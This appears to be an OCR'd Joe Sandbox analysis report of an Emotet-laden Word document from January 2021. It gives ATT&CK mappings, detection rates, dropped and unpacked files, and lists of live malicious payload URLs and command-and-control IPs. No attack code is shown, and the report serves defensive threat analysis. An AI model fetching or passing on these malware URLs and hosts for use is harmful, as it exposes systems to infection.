
Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comm and C
Valid Accounts	Windows Management Instrumentation 1 1	Windows Service 1	Windows Service 1	Disable or Modify Tools 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingre Trans
Default Accounts	Scripting 2 2	Boot or Logon Initialization Scripts	Process Injection 1 1 1	Deobfuscate/Decode Files or Information 3 1	LSASS Memory	File and Directory Discovery 3	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Encry Chan

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comm and C
Domain Accounts	Exploitation for Client Execution 3	Logon Script (Windows)	Logon Script (Windows)	Scripting 2 2	Security Account Manager	System Information Discovery 3 7	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Appli Layer Proto
Local Accounts	Command and Scripting Interpreter 2 1 1	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 2	NTDS	Security Software Discovery 1 2 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Appli Layer Proto
Cloud Accounts	PowerShell 4	Network Logon Script	Network Logon Script	Software Packing 1	LSA Secrets	Virtualization/Sandbox Evasion 2	SSH	Keylogging	Data Transfer Size Limits	Fallba Chan
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Masquerading 2 1	Cached Domain Credentials	Process Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multil Comm
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 2	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Comm Used
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 1 1 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Appli Layer
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Hidden Files and Directories 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Rundll32 1	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File T Proto


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
info_2020_NJY_31940448.doc	65%	Virustotal		Browse
info_2020_NJY_31940448.doc	42%	Metadefender		Browse
info_2020_NJY_31940448.doc	79%	ReversingLabs	Document-Word.Trojan.Emotet	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\Ygyhlqt\Bx5jfmo\R43H.dll	67%	Metadefender		Browse
C:\Users\user\Ygyhlqt\Bx5jfmo\R43H.dll	86%	ReversingLabs	Win32.Trojan.Emotet	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
12.2.rundll32.exe.6a0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
7.2.rundll32.exe.b20000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
8.2.rundll32.exe.260000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.2.rundll32.exe.1f0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
13.2.rundll32.exe.1b0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.2.rundll32.exe.1d0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
14.2.rundll32.exe.160000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
9.2.rundll32.exe.1b0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.240000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
allcannabismeds.com	12%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://ezi-pos.com/categoryl/x/	19%	Virustotal		Browse
http://ezi-pos.com/categoryl/x/	100%	Avira URL Cloud	malware	
http://allcannabismeds.com/unraid-map/ZZm6/	18%	Virustotal		Browse
http://allcannabismeds.com/unraid-map/ZZm6/	100%	Avira URL Cloud	malware	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://https://etkindedektiflik.com/pcie-speed/U/	16%	Virustotal		Browse
http://https://etkindedektiflik.com/pcie-speed/U/	100%	Avira URL Cloud	malware	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://ienglishabc.com/cow/JH/	16%	Virustotal		Browse
http://ienglishabc.com/cow/JH/	100%	Avira URL Cloud	malware	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://allcannabismeds.com	12%	Virustotal		Browse
http://allcannabismeds.com	0%	Avira URL Cloud	safe	
http://giannaspsychicstudio.com/cgi-bin/PP/	100%	Avira URL Cloud	malware	
http://computername/printers/printername/.printer	0%	Avira URL Cloud	safe	
http://abrillofurniture.com/bph-nclex-wygq4/a7nBfhs/	100%	Avira URL Cloud	malware	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://https://vstsample.com/wp-includes/7eXeI/	100%	Avira URL Cloud	malware	
http://152.170.79.100/tkvop2zz2se/0vkwo/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
allcannabismeds.com	35.208.69.64	true	true	• 12%, Virustotal, Browse	unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://allcannabismeds.com/unraid-map/ZZm6/	true	• 18%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://152.170.79.100/tkvop2zz2se/0vkwo/	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.windows.com/pctv.	rundll32.exe, 00000008.0000000 2.2110345397.0000000001F70000. 00000002.00000001.sdmp	false		high
http://investor.msn.com	rundll32.exe, 00000006.0000000 2.2113882057.0000000001C40000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2106952644.000 0000000740000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2110345397.000000000 1F70000.00000002.00000001.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000006.0000000 2.2113882057.0000000001C40000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2106952644.000 0000000740000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2110345397.000000000 1F70000.00000002.00000001.sdmp	false		high
http://wellformedweb.org/CommentAPI/	rundll32.exe, 00000007.0000000 2.2108209806.0000000002390000. 00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2112295620.000 00000024C0000.00000002.0000000 1.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ezi-pos.com/categoryl/x/	powershell.exe, 00000005.00000 002.2109531844.000000000376300 0.00000004.00000001.sdmp	true	• 19%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://www.iis.fhg.de/audioPA	rundll32.exe, 00000007.0000000 2.2108209806.0000000002390000. 00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://etkindedektiflik.com/pcie-speed/U/	powershell.exe, 00000005.00000 002.2109531844.000000000376300 0.00000004.00000001.sdmp	true	• 16%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://windowsmedia.com/redir/services.asp? WMPFriendly=true	rundll32.exe, 00000006.0000000 2.2114633102.0000000001E27000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2107425758.000 0000000927000.00000002.0000000 1.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000006.0000000 2.2113882057.0000000001C40000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2106952644.000 0000000740000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2110345397.000000000 1F70000.00000002.00000001.sdmp	false		high
http://treyresearch.net	rundll32.exe, 00000007.0000000 2.2108209806.0000000002390000. 00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2112295620.000 00000024C0000.00000002.0000000 1.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://englishabc.com/cow/JH/	powershell.exe, 00000005.00000 002.2109531844.000000000376300 0.00000004.00000001.sdmp	true	• 16%, Virustotal, Browse • Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000006.00000002.2114633102.0000000001E27000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2107425758.0000000000927000.00000002.00000001.sdmp	false		high
http://www.icra.org/vocabulary/.	rundll32.exe, 00000006.00000002.2114633102.0000000001E27000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2107425758.0000000000927000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	powershell.exe, 00000005.00002.2104803337.000000000234000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2111873001.0000000002CF0000.00000002.00000001.sdmp	false		high
http://allcannabismeds.com	powershell.exe, 00000005.00002.2109531844.000000000376300.00000004.00000001.sdmp	true	• 12%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://giannaspsychicstudio.com/cgi-bin/PP/	powershell.exe, 00000005.00002.2109531844.000000000376300.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://investor.msn.com/	rundll32.exe, 00000006.00000002.2113882057.0000000001C40000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2106952644.0000000740000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2110345397.000000001F70000.00000002.00000001.sdmp	false		high
http://www.piriform.com/ccleanerhttp:	powershell.exe, 00000005.00002.2103707252.000000000030400.00000004.00000020.sdmp	false		high
http://www.piriform.com/ccleaner	powershell.exe, 00000005.00002.2103707252.000000000030400.00000004.00000020.sdmp	false		high
http://computername/printers/printername/.printer	rundll32.exe, 00000007.00000002.2108209806.0000000002390000.00000002.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://abrillofurniture.com/bph-nclex-wygq4/a7nBfhs/	powershell.exe, 00000005.00002.2109531844.000000000376300.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.%s.comPA	powershell.exe, 00000005.00002.2104803337.000000000234000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2111873001.0000000002CF0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://https://vstsample.com/wp-includes/7eXeI/	powershell.exe, 00000005.00002.2109531844.000000000376300.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
152.170.79.100	unknown	Argentina		10318	TelecomArgentinaSAAR	true
35.208.69.64	unknown	United States		19527	GOOGLE-2US	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	339167
Start date:	13.01.2021
Start time:	16:30:48
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 50s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	info_2020_NJY_31940448.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	17
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winDOC@26/7@1/2

EGA Information:	• Successful, ratio: 88.9%
HDC Information:	• Successful, ratio: 39.8% (good quality ratio 38.8%) • Quality average: 82% • Quality standard deviation: 24.1%
HCA Information:	• Successful, ratio: 88% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe • TCP Packets have been reduced to 100 • Execution Graph export aborted for target powershell.exe, PID 2300 because it is empty • Report creation exceeded maximum time and may have missing disassembly code information. • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
16:31:44	API Interceptor	1x Sleep call for process: msg.exe modified
16:31:45	API Interceptor	33x Sleep call for process: powershell.exe modified
16:31:49	API Interceptor	892x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
152.170.79.100	l25m9JjVcwM.dll	Get hash	malicious	Browse	• 152.170.79.100/jne6snt/m6myiohmse/
	Informacion_122020_EUH-4262717.doc	Get hash	malicious	Browse	• 152.170.79.100/gsyuaw2no20y/
	1923620_YY-5094713.doc	Get hash	malicious	Browse	• 152.170.79.100/2w9radk/e1bqg93t32/bfbkkxnxm/kzpgfx0srz2azra2z6/wtvvr/zuhrx/
	Info_122020.doc	Get hash	malicious	Browse	• 152.170.79.100/udiwy/9lqzybri7w/n3qkg5seewustvns68/l36c10de4srgz133y/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	FILE 20201230 XC25584.doc	Get hash	malicious	Browse	• 152.170.79.100/f5hvsm8p45k9/r0hin/g4fm3hzyqd5c/
	rep_2020_12_29_N918980.doc	Get hash	malicious	Browse	• 152.170.79.100/x6g2gr/bchg5i/1dw1veojm5/wx1zsm5gbt71xbtih/gqcr5rzmurhr33/
	ARC_20201230_493289.doc	Get hash	malicious	Browse	• 152.170.79.100/g66ezlsi59l2qh9tcn/ydgp2y3srh2m5hj6/xkq9/wstqsdd/xpmc9zuidrre/
	vpzvfqdt.dll	Get hash	malicious	Browse	• 152.170.79.100/8wjtai/6101dxx/4ggv7sw145lrki/
	LIST_2020_12_30_45584.doc	Get hash	malicious	Browse	• 152.170.79.100/7gfh58w8tuftcw/
	Adjunto.doc	Get hash	malicious	Browse	• 152.170.79.100/76ccih3j36ds48gflq/1agrdm9fi2y0wnk/3huzz5wj9w7/
	PO#634493 301220.doc	Get hash	malicious	Browse	• 152.170.79.100/dwap/ulw9qv3rb7tn3pfmcvj/xibwt6769jdvwhte/zsns1d90vaps/f6yatsbh/
	nrJGslwTeN.doc	Get hash	malicious	Browse	• 152.170.79.100/hmjmchef7iewj2uvzf/9pltlpfikujmwtp/e6oaz9n/7m756y/bxs78/
	DAT.doc	Get hash	malicious	Browse	• 152.170.79.100/al700npvtnac1sp/hyv2ljkpgl5er/ftzaj/82949dvglj88n9/kr054l3td4qgcn0/zer9t3m/
	Messaggio-3012-2020.doc	Get hash	malicious	Browse	• 152.170.79.100/9h5mkq4rscmn4p5/5i03xqzios0rjfom1p/7ryi6q8v0/iljhnekck1dpk9ng/0umxys8m7lmuc090/jj1uo/
	M3816067.doc	Get hash	malicious	Browse	• 152.170.79.100/jefmqa7pgn6/a7zeb1l6ir8p/iuii6qu/7x9123680/qwimc/kzg68jfg4cm59iv1/
	messaggio 2912.doc	Get hash	malicious	Browse	• 152.170.79.100/ldptrzs0lv336pjtc/s28dymelc06393/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	ARCHIVOFile_762-36284.doc	Get hash	malicious	Browse	• 152.170.79.100/bz77n5i0/aajfq5b2yw7yw59kt33/0ghoxzznyfa8bik7hm1/yiyb7xv8gihti8i/uqf8mgk7iy/
	Documento-2912-122020.doc	Get hash	malicious	Browse	• 152.170.79.100/iu4g99cxf8oc/
	Documento_I_2612.doc	Get hash	malicious	Browse	• 152.170.79.100/ipjai1r8tvftp/t2vqr6k1oq2jb2z38/f38ne62mhsuf3mdo/a1z9a6ur8zq6rvcxry/
	Archivo-29.doc	Get hash	malicious	Browse	• 152.170.79.100/doqyotvh2su6/gilkt2/qw7ipzh4umgoxfdc4gu/4alfk7j/m1en5ykrvqhpj/
35.208.69.64	rep_2020_12_29_N918980.doc	Get hash	malicious	Browse	• allcannabismeds.com/unraid-map/ZZm6/
	Archivo-29.doc	Get hash	malicious	Browse	• allcannabismeds.com/unraid-map/ZZm6/
	ARCHIVOFile-2020-IM-65448896.doc	Get hash	malicious	Browse	• allcannabismeds.com/unraid-map/ZZm6/
	ARCH.doc	Get hash	malicious	Browse	• allcannabismeds.com/unraid-map/ZZm6/

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
allcannabismeds.com	rep_2020_12_29_N918980.doc	Get hash	malicious	Browse	• 35.208.69.64
	Archivo-29.doc	Get hash	malicious	Browse	• 35.208.69.64
	ARCHIVOFile-2020-IM-65448896.doc	Get hash	malicious	Browse	• 35.208.69.64
	ARCH.doc	Get hash	malicious	Browse	• 35.208.69.64

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GOOGLE-2US	PO#218740.exe	Get hash	malicious	Browse	• 35.208.174.213
	Consignment Document PL&BL Draft.exe	Get hash	malicious	Browse	• 35.214.23.27
	Consignment Details.exe	Get hash	malicious	Browse	• 35.208.179.96
	S4P1JiBZIZxvtFR.exe	Get hash	malicious	Browse	• 35.214.203.1
	Archivo_29_48214503.doc	Get hash	malicious	Browse	• 35.214.169.246
	info.doc	Get hash	malicious	Browse	• 35.208.84.24
	Adjunto 29 886_473411.doc	Get hash	malicious	Browse	• 35.209.78.196
	Informacion_29.doc	Get hash	malicious	Browse	• 35.214.169.246
	Informacion_29.doc	Get hash	malicious	Browse	• 35.209.78.196
	form.doc	Get hash	malicious	Browse	• 35.214.199.246
	Nuevo pedido.exe	Get hash	malicious	Browse	• 35.209.33.122
